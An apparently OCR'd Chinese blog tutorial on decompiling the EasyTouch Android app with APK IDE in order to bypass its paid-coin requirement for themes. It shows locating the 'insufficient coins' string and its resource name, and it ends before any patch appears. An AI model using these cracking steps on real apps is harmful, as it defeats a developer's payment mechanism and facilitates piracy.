
看完介绍下载软件，安装完发现还不错，唯一的缺点就是需要积分，本人最讨厌积分的东西了。所以就准备把他 Aruba 掉。

----------↑前言

工具：apkide、bluestacks

首先下载软件，我明明的是 easytouch.apk


用 APKIDE 反编译 apk


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
EasyTouch
Ver:3.5.0(30050)
Package:com.shere.assist
com.shere.assistivetouch
Start.java
/**
* @author 鳗驼螺(mandarava)
* 2011-2013
**/
public class ApkIDE
{
public String 软件名称="APK改之理";
public String 软件类型="免费软件";
public String 软件别名="APK IDE";
public String 程序开发="鳗驼螺(Mandarava)";
public String 联系邮箱="mandarava@yeah.net";
public String 新浪微博="http://weibo.com/apktool"
public String 官方网站="http://www.xiaomiren.net/
public String 版权信息="版权所有(C)2011-2013, 保
public String 软件简介="一个可视化的、易用的、快
public String 一个提示="按住Ctrl键, 右键单击左侧
public String 更多信息="http://www.xiaomiren.net/
public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
}
输出
> 正在清理旧工作目录 ... - 成功! 旧工作目录被清理到系统回收站内。
> 正在反编译Apk... - 成功!
> 正在将dex转成jar... - 成功!
> .smali输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere
> .class输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Worksrc\com.sh
搜索和替换
搜索内容
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

然后编译 apk，打开 APK 进行体验。点击 app-主题，发现的有一部分主题是需要收费的。那我们随便点击一个看看

KaoPu App Player
8.J罗
世界杯金靴J罗
免费
9.iPhone金
我是土豪我自豪
40
10.水滴极简
我只是大自然里一滴水
40
11.冰蓝
冰冰蓝，透心凉
40
12.EVA科幻
新世纪福音战士
40
13.Holo
简单优雅的HOLO设计
40


点击以后发现提示“您的金币不足”，我们将这个提示进入 IDE 搜索，搜索到唯一一个数值：


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
EasyTouch
Ver:3.5.0(30050)
Package:com.shere.assist
com.shere.assistivetouch
Start.java
1 /**
2 * @author 鳗驼螺(mandarava)
3 * 2011-2013
4 **/
5 public class ApkIDE
6 {
7 public String 软件名称="APK改之理";
8 public String 软件类型="免费软件";
9 public String 软件别名="APK IDE";
10 public String 程序开发="鳗驼螺(Mandarava)";
11 public String 联系邮箱="mandarava@yeah.net";
12 public String 新浪微博="http://weibo.com/apktool"
13 public String 官方网站="http://www.xiaomiren.net/
14 public String 版权信息="版权所有(C)2011-2013, 保
15 public String 软件简介="一个可视化的、易用的、快
16 public String 一个提示="按住Ctrl键, 右键单击左侧
17 public String 更多信息="http://www.xiaomiren.net/
18 public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
19 }
搜索结果
您的金币不足
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.assis
LINE 345: <string name="toast_error_coin_not_enough">您的金币
搜索和替换
搜索内容
您的金币不足
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

我们点进入以后发现了这一行信息：

<string name="toast_error_coin_not_enough">您的金币不足</string>

这是一个针对弹窗的定义信息，那我们搜索他的 string name


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
EasyTouch
Ver:3.5.0(30050)
Package:com.shere.assist
drawable-xhdpi
drawable-xxhdpi
layout
raw
values
values-640dpi
values-en
values-en-rEN
values-en-rUS
values-hdpi
values-ldpi
values-mdpi
values-nodpi
values-v11
values-v14
values-w820dp
values-xhdpi
values-xxhdpi
values-zh
values-zh-rCN
strings.xml
Start.java
strings.xml
334 <string name="cover_app_name">EasyTouch</string
335 <string name="cover_slogan">一步到位，随心操控
336 <string name="toast_delete_theme">长按可以删除
337 <string name="activity_theme_market_bought">已
338 <string name="activity_theme_market_status_buy"
339 <string name="activity_theme_market_status_boug
340 <string name="activity_theme_market_status_upda
341 <string name="activity_theme_market_status_inst
342 <string name="activity_theme_my_theme">我的主题
343 <string name="activity_theme_market_coin_load
344 <string name="toast_error_coin_loading">金币正
345 <string name="toast_error_coin_not_enough">您的
346 <string name="activity_tab_ui_setting">界面设置
347 <string name="activity_device_admin_reason">用
348 <string name="activity_sow_to_uninstall_app_1"
349 <string name="activity_sow_to_uninstall_app_2"
350 <string name="activity_sow_to_uninstall_app_3"
351 <string name="activity_sow_to_uninstall_app_4"
352 <string name="activity_sow_to_uninstall_app_5"
搜索结果
您的金币不足
toast_error_coin_not
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.as
LINE 1787: <public type="string" name="toast_error_coin_nc
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.as
LINE 414: <string name="toast_error_coin_not_enough">Coin
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.as
LINE 345: <string name="toast_error_coin_not_enough">您的
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.as
LINE 347: <string name="toast_error_coin_not_enough">您的
搜索和替换
搜索内容
toast_error_coin_not_enough
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

